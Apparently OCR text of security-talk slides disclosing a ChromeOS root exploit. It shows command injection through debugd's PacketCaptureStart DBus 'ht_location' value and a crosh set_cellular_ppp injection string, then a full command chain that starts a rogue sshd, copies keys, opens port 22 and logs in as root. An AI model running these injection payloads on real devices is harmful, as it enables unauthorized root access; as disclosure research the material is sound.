
```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/d
d:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:enable_dev_usb_boot
C04E881C620ED59BEFF56569A6B7190B
chronos@localhost / $ /usr/libexec/debugd/helpers/capture_utility.sh: 479: [: missing ]

    SUCCESS: Booting any self-signed kernel from SSD/USB/SDCard slot is enabled.

    Insert bootable media into USB / SDCard slot and press Ctrl-U in developer
    screen to boot your self-signed image.

HT location must be either "above" or "below"

Usage: /usr/libexec/debugd/helpers/capture_utility.sh [ --device <device> ] [ --frequency <frequency> ]
        [ --ht-location <above|below> ]
        [ --monitor-connection-on <monitored_device> ]
        [ --help ]
        --output-file <pcap_output_file>

Where <device> can be one of:
    lo: Ethernet-like device
    wlan0: Wireless device in managed mode using Wiphy0
    eth0: Ethernet-like device
```

dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd ***org.chromium.debugd.PacketCaptureStart fd:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:reboot***




```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptureStart f
d:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:reboot
```


dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptureStart fd:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:FUZZME!



```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptureStart f
d:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:vi
309DA9FA67EF91206E280CEB30767FBE
chronos@localhost / $ /usr/libexec/debugd/helpers/capture_utility.sh: 479: [: missing ]
Vim: Warning: Input is not from a terminal
```



```
chronos    5953  0.0  0.0   8036  2836 pts/1    Ss+  19:51   0:00 /bin/bash /usr/bin/crosh
root       6038  0.0  0.0      0     0 ?        S    19:51   0:00 [kworker/1:1]
root       6039  0.0  0.0      0     0 ?        S    19:51   0:00 [kworker/u:0]
root       6040  0.0  0.0      0     0 ?        S    19:51   0:00 [mmcqd/0]
root       6139  0.0  0.0   6572   788 ?        S    19:52   0:00 /sbin/minijail0 -v -- /usr/libexec/debugd/helpers/capture_utility.sh --device lo --h
root       6140  0.0  0.0   6564   928 ?        Ss   19:52   0:00 /bin/sh /usr/libexec/debugd/helpers/capture_utility.sh --device lo --ht-location vi
root       6141  0.0  0.0   7424  1664 ?        S    19:52   0:00 vi != below ]
root       6233  0.0  0.0      0     0 ?        S    19:52   0:00 [kworker/u:1]
chronos    6278  1.2  0.0   8036  2820 pts/2    Ss   19:53   0:00 /bin/bash /usr/bin/crosh
chronos    6378  0.0  0.0   4320   788 pts/2    S    19:54   0:00 /bin/sh /usr/bin/set_cellular_ppp '`bash$IFS1>&2`'
chronos    6428  0.5  0.0   9336  2140 pts/2    S    19:54   0:00 bash
chronos    6434  0.0  0.0  10800  1308 pts/2    R+   19:54   0:00 ps axu
```




```
E325: ATTENTION
Found a swap file by the name "/var/tmp/!=.swp"
          owned by: root   dated: Thu Jul 21 19:51:08 2022
         file name: /!=
          modified: YES
         user name: root   host name: localhost
        process ID: 5846 (still running)
While opening file "!="

(1) Another program may be editing the same file.  If this is the case,
    be careful not to end up with two different instances of the same
    file when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r !="
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file "/var/tmp/!=.swp"
    to avoid this message.

"!=" [New File]
Press ENTER or type command to continue
```

DBUS COMMAND INJECTION II


HIGH SCORE
27500

TTYS GONE WILD!



```
chronos   2860  0.0  0.0   4320   792 pts/0    S    21:38   0:00 /bin/sh /usr/bin/set_cellular_ppp '`bash$IFS1>&2`'
chronos   2910  0.0  0.0   9452  2188 pts/0    S    21:38   0:00 bash
root      3085  0.0  0.0   6572   784 ?        S    21:40   0:00 /sbin/minijail0 -v -- /usr/libexec/debugd/helpers/capture_utility.sh --device lo --ht-location ex --output-fi
root      3086  0.0  0.0   6564   932 ?        Ss   21:40   0:00 /bin/sh /usr/libexec/debugd/helpers/capture_utility.sh --device lo --ht-location ex --output-file /dev/fd/3
root      3087  0.3  0.0   7424  1424 ?        S    21:40   0:01 ex != below ]
chronos   3089  0.0  0.0   4320   660 pts/0    S+   21:40   0:00 sh
chronos   3091  0.0  0.0   4320   660 pts/0    S+   21:40   0:00 sh
chronos   3092  0.0  0.0   4320   660 pts/0    S+   21:40   0:00 sh
root      3093  0.0  0.0   4320   660 ?        S    21:40   0:00 sh
root      3100  0.0  0.0  17920   964 ?        Ss   21:40   0:00 /usr/sbin/sshd -f /var/tmp/sshd_config
chronos   3125  0.0  0.0   4320   792 pts/1    S    21:40   0:00 /bin/sh /usr/bin/set_cellular_ppp '`bash$IFS1>&2`'
chronos   3175  0.0  0.0   9448  2188 pts/1    S    21:40   0:00 bash
chronos   3192  0.0  0.0  18144  3760 pts/1    R+   21:41   0:00 ssh root@localhost -i /home/chronos/.ssh/id_rsa
root      3193  0.0  0.0  17920  2768 ?        Ss   21:41   0:00 sshd: root@pts/2
```

Using the “**/usr/bin/ex**” command we can impersonate **ROOT** via **DBUS**!




```
E325: ATTENTION
Found a swap file by the name "/var/tmp/!=.swp"
          owned by: root   dated: Thu Jul 21 19:51:08 2022
         file name: /!=
          modified: YES
         user name: root   host name: localhost
        process ID: 5846 (still running)
While opening file "!="

(1) Another program may be editing the same file.  If this is the case,
    be careful not to end up with two different instances of the same
    file when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r !="
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file "/var/tmp/!=.swp"
    to avoid this message.

"!=" [New File]
Press ENTER or type command to continue
```

Parameter:

--ht-location ex

Results in process:

ex != below]




```
:!:!:q

exit
q!


crosh> @localhost / $ idt
crosh> : command not foundnd
crosh> @localhost / $ exit
chronos@localhost / $ exitd
bash: xt: command not found
chronos@localhost / $ id
bash: i: command not found
chronos@localhost / $ id
bash: i: command not found
chronos@localhost / $ idd
uid=1000(chronos) gid=1000(chronos)
(chronos-access)
chronos@localhost / $ exiit
~
~
E353: Nothing in register "
~
```

FULL ATTACK PATH TO ROOT

HIGH SCORE
28000


WE'VE GOT ROOT!

```
# mkdir /home/chronos/.ssh ; ssh-keygen -f /var/tmp/ssh_host_rsa_key -N '' -t rsa >/dev/null
# cd /var/tmp;openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes -batch
# echo "AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub" > /var/tmp/sshd_config
# echo "StrictModes no" >> /var/tmp/sshd_config
# echo "HostKey /var/tmp/ssh_host_rsa_key" >> /var/tmp/sshd_config
# echo "Port 22" >> /var/tmp/sshd_config
# dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd
org.chromium.debugd.PacketCaptureStart fd:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:ex;sh;sh
# sh
$ sh
# /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa*
$ /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa*
# /home/chronos/.ssh/ ; chown chronos:chronos /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
$ /home/chronos/.ssh/ ; chown chronos:chronos /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
# /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
$ /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```




```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptureStart f
d:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:ex;sh;sh
1B0BCAAFA82A4B5E08B32AC5A5241320
$ /usr/libexec/debugd/helpers/capture_utility.sh: 479: [: missing ]
sh
$ sh
# /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos
 /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
cp: cannot open '/usr/share/chromeos-ssh-config/keys/id_rsa' for reading: Permission denied
$ /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos
 /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
# /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables v1.4.21: can't initialize iptables table `filter': Permission denied (you must be root)
Perhaps iptables or your kernel needs to be upgraded.
$ /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```


# ssh -p 22 -i /home/chronos/.ssh/id_rsa root@localhost




```
localhost / # env
env
TERM=linux
SHELL=/bin/bash
USER=root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;(
0;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01
1:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=(
.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=
31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*
a=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=(
;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35
rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=(
:*.ogv=01;35:*.ogx=01;35:*.cfg=00;32:*.conf=00;32:*.diff=00;32:*.doc=00;32:*
xt=00;32:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=
6:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SUDO_USER=root
SUDO_UID=0
USERNAME=root
MAIL=/var/mail/root
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/opt/bin
PWD=/
SHLVL=3
HOME=/root
SUDO_COMMAND=/bin/bash
LOGNAME=root
SUDO_GID=0
_=/bin/env
```




```
chronos@localhost /media/removable/SDCARD $ ssh -p 22 -i /home/chronos/.ssh/id_rsa root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
RSA key fingerprint is SHA256:SJRA5OKsnGZ62cpb1Qz3VzDFuDhICu98tpU1p1bHiZQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
localhost ~ #
localhost ~ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
```




```
localhost fd # ls -al
ls -al
total 0
dr-x------ 2 root root  0 Jun 23 10:17 .
dr-xr-xr-x 8 root root  0 Jun 23 08:19 ..
lrwx------ 1 root root 64 Jun 23 10:17 0 -> /dev/null
lrwx------ 1 root root 64 Jun 23 10:17 1 -> /dev/null
lrwx------ 1 root root 64 Jun 23 10:17 2 -> /dev/null
lr-x------ 1 root root 64 Jun 23 10:17 3 -> 'pipe:[1287]'
l-wx------ 1 root root 64 Jun 23 10:17 4 -> 'pipe:[1287]'
lr-x------ 1 root root 64 Jun 23 10:17 5 -> anon_inode:inotify
lr-x------ 1 root root 64 Jun 23 10:17 6 -> anon_inode:inotify
lrwx------ 1 root root 64 Jun 23 10:17 7 -> 'socket:[1290]'
lrwx------ 1 root root 64 Jun 23 10:17 8 -> 'socket:[1604]'
lrwx------ 1 root root 64 Jun 23 10:17 9 -> 'socket:[6905]'
```



```
localhost stateful_partition # capsh --print
capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_d
et_bind_service,cap_net_broadcast,cap_net_admi
ys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_ni
,cap_setfcap,cap_mac_override,cap_mac_admin,ca
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
```



```
localhost / # set
BASH=/bin/bash
BASHOPTS=checkwinsize:cmdhist:complete_fullquote:expand_aliases:extquote:force_fignore:hist
y_cmd_completion:progcomp:promptvars:sourcepath
BASH_ALIASES=()
BASH_ARGC=()
BASH_ARGV=()
BASH_CMDS=()
BASH_LINENO=()
BASH_SOURCE=()
BASH_VERSINFO=([0]="4" [1]="3" [2]="42" [3]="1" [4]="release" [5]="x86_64-cros-linux-gnu")
BASH_VERSION='4.3.42(1)-release'
COLUMNS=151
CONFIG_PROTECT_MASK='/etc/gentoo-release /etc/fonts/fonts.conf /etc/terminfo'
DIRSTACK=()
EDITOR=/bin/nano
EUID=0
GROUPS=()
HISTFILE=/root/.bash_history
HISTFILESIZE=500
HISTSIZE=500
HOME=/root
HOSTNAME=localhost
HOSTTYPE=x86_64
IFS=$' \t\n'
INFOPATH=/usr/share/info
LD_LIBRARY_PATH=/usr/local/lib64
LINES=36
LOGNAME=root
LS_COLORS='rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:
30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;3
31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;3
*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01
;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.g
ga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01
1;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:
.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;3
5:*.ogv=01;35:*.ogx=01;35:*.cfg=00;32:*.conf=00;32:*.diff=00;32:*.doc=00;32:*.ini=00;32:*.l
txt=00;32:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00
36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:'
```



```
localhost ns # ls -al
ls -al
total 0
dr-x--x--x 2 root root 0 Jun 23 10:17 .
dr-xr-xr-x 8 root root 0 Jun 23 08:19 ..
lrwxrwxrwx 1 root root 0 Jun 23 10:18 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 net -> 'net:[4026531957]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 uts -> 'uts:[4026531838]'
```

HIGH SCORE
30000


UID/GID=0

HOME=/root


SHELL=/bin/bash

PATH=/bin:/sbin:/usr/bin:/usr/sbin:
/usr/local/sbin:/usr/local/bin;/opt/bin


root




```
localhost ~ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
,6(disk),10(wheel),11(floppy),26(tape),27(video),207(tss),208(pkcs11)
,219(wpa),1001(chronos-access)
```




```
localhost .shadow # pwd
/home/.shadow
localhost .shadow # ls -al
total 32
drwx------ 2 root root 4096 Jun 28 22:10 .
drwxr-xr-x 6 root root 4096 Jun 28 22:10 ..
-rw------- 1 root root  559 Jun 28 21:47 cryptohome.key
-rw------- 1 root root    8 Jun 28 21:47 cryptohome.key.sum
-rw-r--r-- 1 root root  172 Jun 28 22:10 install_attributes.pb
-rw-r--r-- 1 root root    8 Jun 28 22:10 install_attributes.pb.sum
-rw-r--r-- 1 root root   16 Jun 28 21:45 salt
-rw-r--r-- 1 root root    8 Jun 28 21:45 salt.sum
```




```
localhost bin # iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
localhost bin #

localhost bin # iptables -L
iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTABLISHED
ACCEPT     all  --  anywhere             anywhere
ACCEPT     icmp --  anywhere             anywhere
ACCEPT     udp  --  anywhere             224.0.0.251          udp dpt:mdns
ACCEPT     udp  --  anywhere             239.255.255.250      udp dpt:1900
